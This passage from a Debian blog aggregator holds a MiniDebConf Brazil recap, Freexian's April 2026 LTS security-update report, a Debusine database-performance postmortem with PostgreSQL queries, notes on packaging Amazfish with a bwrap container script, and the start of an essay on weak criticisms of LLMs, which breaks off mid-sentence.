


DayTrip - The Brazilian Particle Accelerator Sirius is the largest and most complex scientific infrastructure ever built in Brazil and one of the most advanced synchrotron light sources in the world. My jaw dropped the entire time; it's hard to describe how incredible this is. My favorite detail: they're running Debian :)

Wrap up I believe this was the best MiniDebConf Brazil so far. There were many other things I chose not to include here, as this post is already quite long. Still, here are a few more highlights:
  • A Bug Squashing Party
  • Driving Samuel Henrique's drones
  • Lots of capybaras
  • A small birthday party
  • A visit to two data centers

11 May 2026

Freexian Collaborators: Monthly report about Debian Long Term Support, April 2026 (by Thorsten Alteholz)

The Debian LTS Team, funded by Freexian s Debian LTS offering, is pleased to report its activities for April.

Activity summary During the month of April, 21 contributors have been paid to work on Debian LTS (links to individual contributor reports are located below). The team released 37 DLAs fixing 145 CVEs. The team continued preparing security updates in its usual rhythm. Beyond the updates targeting Debian 11 ( bullseye ), which is the current release under LTS, the team also proposed updates for more recent releases (Debian 12 ( bookworm ) and Debian 13 ( trixie )), including Debian unstable. We highlight several notable security updates here below.
  • Andrej Shadura prepared DLA 4525-1 for libyaml-syck-perl to fix a vulnerability related to a memory leak.
  • Andrej also prepared DLA 4551-1 for mbedtls to fix a leak of secrets.
  • Arnaud Rebillout prepared DLA 4532-1 for python3.9 to fix a use-after-free issue in several decompressors.
  • Arnaud also prepared DLA 4533-1 for systemd to fix multiple vulnerabilities, which might be also used to execute arbitrary code.
  • Bastien Roucari s prepared DLA 4529-1 for bind9 to fix a DNSSEC issues, which can cause the resolver to consume excessive CPU.
  • Bastien also prepared DLA 4539-1 for imagemagick to fix 21 vulnerabilities.
  • Emilio Pozuelo Monfort prepared DLA 4535-1 for openssh to fix a potentially execution of arbitrary code.
  • Emilio also Monfort prepared DLA 4526-1, DLA 4546-1 and DLA 4555-1 for firefox-esr to fix 31 vulnerabilities.
  • Jochen Sprickerhof prepared DLA 4524-1 for postgresql-13 to fix multiple vulnerabilities, which might be also used to execute arbitrary code.
  • Sylvain Beucler prepared DLA 4538-1 for perl to fix unauthorized access to data or arbitrary code execution.
  • Thorsten Alteholz prepared DLA 4545-1 for packagekit to fix a local privilege escalation.
  • Thorsten also prepared DLA 4544-1 for ntfs-3g to fix a local privilege escalation.
  • Tobias Frost prepared DLA 4521-1 for libpng1 to fix multiple vulnerabilities, which might be also used to execute arbitrary code.
Contributions from outside the LTS Team:
  • As usual, the thunderbird updates, released as DLA 4534-1 and DLA 4549-1, were prepared by its maintainer Christoph Goehre. This month 28 CVEs has been fixed. Thanks a lot for his continuous contributions. The DLAs have been sent by Emilio.
  • Thanks alot as well to Mathias Behrle for providing DLA 4543-1 for package simpleeval. The DLA has been sent by Santiago.
The LTS Team has also contributed with updates to the latest Debian releases:
  • Andreas Henriksson completed the upload of gvfs for trixie and bookworm
  • Ben Hutchings did uploads of several kernel packages to unstable and the corresponding backports repositories.
  • Sylvain took care of uploads of awstats to trixie and bookworm. He also did the same for 7zip-rar with an upload to bookworm-backports).
Some milestones in the lifecycle of two Debian releases are just around the corner. The support of Debian 12 will be handed over to the LTS team on June 11th 2026. After August 31st, support for Debian 11 will move from Debian LTS to ELTS managed by Freexian.

Individual Debian LTS contributor reports

Thanks to our sponsors Sponsors that joined recently are in bold.

Freexian Collaborators: Debusine workflow performance issues (by Colin Watson)

During March and April, we had a number of performance issues that made Debusine s core functions of running work requests and reflecting their results in workflows quite unreliable. Investigating and fixing this took up a lot of time from both the Debusine development team and Freexian s sysadmins. The central problems involved a series of database concurrency and worker communication issues that interacted in complex ways. On bad days, this caused between 10% and 25% of processed work requests to fail unnecessarily. We communicated some of the problems to users on IRC, but not consistently since we didn t entirely understand the scope of the problems at the time. Most of the problems are fixed now, but we had a retrospective meeting to make sure we understood what happened and that we learn from it. Here s a summary.

Data model Debusine s workflows consist of many individual work requests. Each work request has a database row representing its state, which means that the overall state of a workflow is distributed across many rows. Changes to one work request (for example, when it is completed) can cause changes to other work requests (perhaps unblocking it so that it can be scheduled to an idle worker). Those changes may happen concurrently, and in practice often do. Workers typically need to create artifacts containing the output of tasks: these include things like packages, build logs, and test output. Debusine records task history so that it can make better decisions about how to schedule work requests. Since this might otherwise grow without bound, the server expires older parts of that history after a while. The same is true for many other kinds of data.

Causes
  • Because workflows involve changes that propagate between work requests, there were historically some cases where different parts of the system could deadlock due to trying to take update locks on overlapping sets of work request rows in different orders. We mitigated that somewhere around 2025-11-05 by locking entire workflows in one go before making any change that might need to propagate between work requests like this; that dealt with the deadlocks, but it s quite a heavyweight locking strategy that sometimes caused significant delays.
  • We ve been working for some time to make Debusine useful to Debian developers, and regression tracking is an important part of that: it lets developers test uploads without being too badly misled by tests in related packages that were already failing before they started. On 2026-03-11 we enabled this by default on debusine.debian.net, after testing it for a while. Although this is useful, it put more load on the system as a whole, often approximately doubling the number of work requests in a given workflow with many additional dependencies between them.
  • Like much of the world, we re in an arms race with unethical scrapers desperately trying to feed everyone else s data into LLMs before they run out of money. We saw a substantial uptick here towards the end of March, which meant that we had to temporarily disable regression tracking and to put some other mitigations in front of our web interface.
  • We historically haven t had systematic internal timeouts. Prompted by ruff, a Google Summer of Code applicant went through and added timeouts in many places, including some calls between the worker and the server. This was fiddly work and the student did a solid job, so I m not putting them on blast or anything! However, it did mean that some things that came in under load balancer timeouts now timed out earlier on the client side of the request (and hence in Debusine workers), which made some problems show up in different ways and be more obvious. This was deployed on 2026-04-03.

Fixes

Workflow orchestration Figuring out what individual work requests need to be run as part of a workflow - the process we call orchestration - can be challenging. Unlike typical CI pipelines, these workflows often span substantial chunks of a distribution: a glibc update can involve retesting nearly everything! Nevertheless, it s not particularly helpful for it to take hours just to build the workflow graph. Fixing this involved many classic database optimizations such as adding indexes and CTEs, but probably the most effective fix was adding a cache for lookups within each orchestrator run or work request. Profiling showed that resolving lookups was a hot spot, and the way that task data is often passed down through a workflow meant that the same lookup could be resolved hundreds or thousands of times in a large workflow.

Expiry We knew for quite some time that our expiry job took very aggressive locks, effectively blocking most of the rest of the system. This was an early decision to make the expiry logic simpler by allowing it to follow graphs without worrying about concurrent activity, but it clearly couldn t stay that way forever. Row locks in PostgreSQL was very helpful in figuring out the correct approach here. Since we re mainly concerned about the possibility of new foreign key references being created to artifacts we re considering for expiry, and since that would involve taking FOR KEY SHARE locks on those rows, we can explicitly take FOR UPDATE locks (which conflict with FOR KEY SHARE), and then recompute the set of artifacts to expire with any locked artifacts marked to keep. This was delicate work, but it saved minutes of downtime every day.

Whole-workflow locking I mentioned earlier that we avoided some deadlock issues by taking locks on entire workflows. To ensure that these locks are effective even against code that isn t specifically aware of them, this is implemented by using SELECT FOR UPDATE on all the work request rows in the workflow. In some cases the search for which rows to lock itself tripped up the PostgreSQL planner.

Scheduling We run multiple Celery workers for various purposes. Some of them can do many things in parallel, but in some specific cases (notably the task scheduler) we only ever want a single instance to run at once. Unfortunately a bug in the systemd service meant that the scheduler often ran concurrently anyway! Once we fixed that, the scheduler logs became a lot less confusing. When Debusine was small, it was reasonable for it to perform scheduling very aggressively, typically as soon as any change occurred to a work request or a worker that might possibly influence it. This doesn t scale very well, though, and even though we tried to batch multiple scheduling triggers that occurred within a single transaction, it could still make debugging very confusing. We reduced the number of changes that would result in immediate scheduling, and deferred everything else to a regular tick . The scheduler may not be able to assign a work request to an idle worker due to the workflow being locked. That isn t a major problem in itself; it can just try again later. However, in very large workflows, we found that it often worked its way down all the pending work requests one by one finding that each of them was locked, which was slow and also produced a huge amount of log noise. It now assumes that if a work request is locked, then it might as well skip other work requests in the same workflow until the next scheduler run. Between them, these changes reduced the number of locks typically being held on debusine.debian.net by about 80%: Lock graph

Worker refactoring The Debusine worker has always been partially asynchronous, but while it was actually executing a task - in other words, most of the time, at least in busy periods - it didn t respond to inbound websocket messages, causing spurious disconnections. We restructured the whole worker to be fully event-based. We also had to put quite a bit of effort into improving the path by which workers report work request completion, because if that hits a timeout then it can mean throwing away hours of work. We have some further improvements in mind, but for now we defer most of this work to a Celery task so that whole-workflow locks aren t on the critical path.

Database write volume One of our sysadmins observed that our database write volume was consistently very high. This was a puzzle, but for a long time we left that unexplored. Eventually we thought to ask PostgreSQL s own statistics, and we found a surprise:
debusine=> SELECT relname AS table_name,
debusine->        n_tup_ins AS inserts,
debusine->        n_tup_upd AS updates,
debusine->        n_tup_del AS deletes,
debusine->        (n_tup_ins + n_tup_upd + n_tup_del) AS total_dml
debusine-> FROM pg_stat_user_tables
debusine-> WHERE (n_tup_ins + n_tup_upd + n_tup_del) > 0
debusine-> ORDER BY total_dml DESC
debusine-> LIMIT 20;
              table_name                inserts    updates     deletes   total_dml
--------------------------------------+---------+------------+---------+------------
 db_collectionitem                      1418251   3578202388   3630143   3583250782
 db_token                                 15143     11212106     11389     11238638
 db_workrequest                          386196      6399071   1820500      8605767
 db_fileinartifact                      2783021      1837929   1663887      6284837
 django_celery_results_taskresult       1819301      1501623   1791656      5112580
 db_artifact                             960077      3340859    663890      4964826
 db_collectionitemmatchconstraint       1550457            0   2207486      3757943
 db_artifactrelation                    2229382            0   1363825      3593207
 db_fileupload                          1023400      1057036   1023346      3103782
 db_file                                1673194            0    970252      2643446
 db_fileinstore                         1411995            0    970259      2382254
 db_filestore                                 0      2381578         0      2381578
 django_session                          645423      1519880       531      2165834
 db_workrequest_dependencies             365877            0    936537      1302414
 db_worker                                18317       949280      9487       977084
 db_collection                            10061           85    177741       187887
 db_workerpooltaskexecutionstatistics     28721            0         0        28721
 db_workerpoolstatistics                   1640            0         0         1640
 db_workflowtemplate                        130          158       649          937
 db_identity                                 76          661         0          737
(20 rows)
Oh my - that s a lot of db_collectionitem updates and must surely be out of proportion with what we really need. Can we narrow that down by asking about the most recently-updated tuples?
debusine=> SELECT DISTINCT category
debusine-> FROM db_collectionitem
debusine-> WHERE id IN (
debusine->     SELECT id FROM db_collectionitem
debusine->     ORDER BY xmin::text::integer DESC LIMIT 10000
debusine-> );
           category
------------------------------
 debusine:historical-task-run
(1 row)
That might not be absolutely reliable, but it was certainly a hint. As per PostgreSQL s documentation, by default UPDATE always performs physical updates to every matching row regardless of whether the data has changed, and our code to expire old task history entries wasn t doing that properly. Once we knew where to look, it was easy to add some extra constraints. This reduced our mean write volume on debusine.debian.net from about 23 MB/s to about 3 MB/s, which had an immediate knock-on effect on our request failure rate: Disk write graph HTTP errors

Current state Our metrics indicate that things are a lot better now. We still have a few things to deal with, such as:
  • Some more performance fixes are on their way to fix some remaining cases where views are very slow or where file uploads from workers fail due to locks.
  • We have some changes in the works to revamp how work request changes propagate through workflows in a way that doesn t require so many heavyweight locks.
  • We have a number of monitoring and alerting improvements we d like to make, both for outcomes (things like slow Celery tasks) and possible root causes (database performance). We d also like to deploy some more modern observability tools; hunting for things using journalctl isn t terrible, but it s not really the state of the art.
  • We need to improve how we communicate to users when we re having operational problems, both informally (IRC, etc.) and on the site.
  • Retries don t always behave the way you d expect in workflows.
I hope this has been an interesting tour through the sorts of things that can go wrong in this kind of distributed system!

9 May 2026

Russell Coker: Packaging Amazfish for Debian

I have done some packaging work on Amazfish (the smart-watch software that works with the PineTime among others) for Debian. Here is my Git repository for libnemodbus (a dependency for Amazfish that isn t in Debian) [1]. Here is my Git repository for Amazfish itself [2]. These packages are currently using QT5 which is a good reason to not upload them now as the transition to QT6 is in progress. Patching them to work with QT6 (as the libnemodbus upstream is apparently not migrating to QT6 yet) shouldn t be that difficult but is something that needs some care and communication to get it right. Running this package on my laptop with my PineTime (which worked very reliably when run by GadgetBridge on Android) wasn t reliable and the PineTime would disconnect and refuse to connect again. Doing it on the Furilabs FLX1s gave a similar result. If Amazfish was the only Bluetooth program having problems on my laptop and on my FLX1s then I d blame it, but both those systems have some other Bluetooth issues. Running this on my laptop Amazfish would send it s own test notifications to my watch but system notifications (from notify-send among others) wouldn t get sent. Running this on my FLX1s I got ONE notification from my network monitoring system sent to my watch before my phone and watch stopped talking to each other. To make things even more difficult for me the harbour-amazfish-ui program doesn t work correctly with the libraries installed on my FLX1s and doesn t display the content of many screens but it works correctly when running in a container environment with stock Debian/Testing. Below is the script that I m currently using to launch apps in a Debian/Testing container on my FLX1s. The comment about unshare-user doesn t apply to this version of the script but I left it in to avoid the potential for future confusion. The Furilabs people diverted the bwrap binary and have a wrapper that removes a set of parameters that they think will cause problems.
#!/bin/bash
set -e
BUILDBASE=/chroot/testing
# bwrap: Can't mount proc on /newroot/proc: Device or resource busy
# get the above with --unshare-user and --unshare-pid
exec bwrap.real --bind /tmp /tmp --bind /run /run --bind $HOME $HOME --ro-bind $BUILDBASE/etc /etc --ro-bind $BUILDBASE/usr /usr --ro-bind $BUILDBASE/var/lib /var/lib --symlink usr/bin /bin --symlink usr/sbin /sbin --symlink usr/lib /lib --proc /proc --dev-bind /dev /dev --die-with-parent --new-session "$@"
Due to the range of problems I m having I think it would be best to pass this package on to someone else who has a different test setup. It could be that further testing will reveal that my issues are related to bugs in Amazfish but I can t prove it either way at this time. Maybe when using a smart watch other than a Pine Time it will work more reliably but it seems most likely that my laptop and phone are to blame. I can t make more progress on this now.

Russell Coker: Bad Criticism of LLMs (not AI)

Discussion of AI systems seems to be dominated by fears of uncommon and unlikely threats. I think that we should be focusing more on real issues with LLMs and with society in general and put the most effort towards the biggest problems. It s Not AI True Artificial Intelligence [1] (IE a computer that has the mental capacity of a household pet) is something that I think can be developed, but it hasn t been developed and we don t have good plans for developing it. We seem to be a lot further away from achieving that goal than we were from landing on the moon in 1962 when JFK gave his historic speech. What we have is a variety of pattern recognition systems that can predict what fits into a pattern. The most well known type of Machine Learning (ML) is the Large Language Model (LLM) which means ChatGPT and similar systems which predict which text would be likely to come next and can make an essay from it. They can give interesting and useful output, but there is no thought behind it, it s just a better form of Eliza (the famous program from 1964 that simulates conversation by pattern matching) [2]. By analysing billions of documents, storing the data in a condensed mathematical way, and then using computation to extract from that record LLMs can produce output that is unfortunately considered by some people to be good enough to include in legal documents submitted to courts, university assignments, and many other documents. But they do so without even having the thinking ability of a mouse. To call current systems AIs without any significant qualifiers when criticising them is to concede the debate about the worth of such things. If we develop AIs that can actually think we will have to deal with the issues in the SciFi horror short story Lena by qntm [3]. The Bad Arguments Here is a list of some of the most unreasonable arguments I ve seen against AI which distract attention from real problems both related to AI and other problems in society. Suicide and Homicide Wikipedia has a page listing Deaths Linked to Chatbots [4] which right now has 16 entries from 2023 to Feb 2026. They are all tragedies and as a society we should try to prevent such things. But what I would like to see from the media is some analysis of overall trends, yes it gets people s attention when someone dies in an unusual way but we need to have attention paid to the more numerous deaths which are preventable. It has become a standard practice to give information on Lifeline in media referencing suicide, it would be good if they also developed a practice of mentioning the relative incidence of a problem when publishing an article about it. One of the many factors that cause more suicides than chatbots is school, Scientific American has an informative article from 2022 about the correlation between child suicide and school [5]. It is based on US statistics and shows that the lowest suicide rate is in July (a no-school month in the US) which has a rate of 2.3 per 100,000 person years. So if kids had a quality of life equivalent to July all year around then there would be 2.3 suicides per 100,000 kids every year while if they had a quality of life equivalent to a Monday in January or November it would be 3.9 suicides per 100,000 kids every year. The article states Any time I present these data to teachers, parents, principals or school administrators, they are shocked. This should be common knowledge. It is common knowledge to anyone who takes any notice of what happens in schools, but paying attention to serious problems is unpleasant, it s more fun to pretend that school is good for everyone. No parent wants to think that they sent their child to a place that was horrible, no teacher wants to think that they are part of a system that harms kids. The US CDC has an informative article about youth suicide [6] which documents it as the 3rd largest cause of death in the 14-18 age range fro 2021. This article was published in 2024 and based on statistics from 2023 and earlier. It notes significant differences in suicides, attempts, and persistent feelings of sadness or hopelessness which had girls at more than twice the rate of boys and LGBQ+ kids at more than twice the rate of heterosexual students. It seems obvious that misogyny and homophobia is correlated with suicide and that s something that could and should be addressed in schools. My state has a Safer Schools program [7] to try and alleviate the problems related to homophobia, but I expect that things are getting worse in the US in that regard. 39.7% of kids in US high schools had persistent feelings of sadness or hopelessness before LLMs became popular, school could and should be a happy time for the vast majority of kids but instead almost half of the kids don t enjoy it and a majority of girls and LGBQ+ kids don t. Having no mention of trans kids is a significant omission from that article, based on everything I ve heard from trans people I expect that their statistics would be even worse. One could argue that the small number of deaths inspired by use or misuse of LLMs is an indication of a larger number of people suffering in ways that don t result in death and don t get noticed. But I don t think that can compare to the fact that the majority of girls and LGBQ+ kids have persistent feelings of sadness or hopelessness in the current school system. Regarding homicide, the Australian Institute 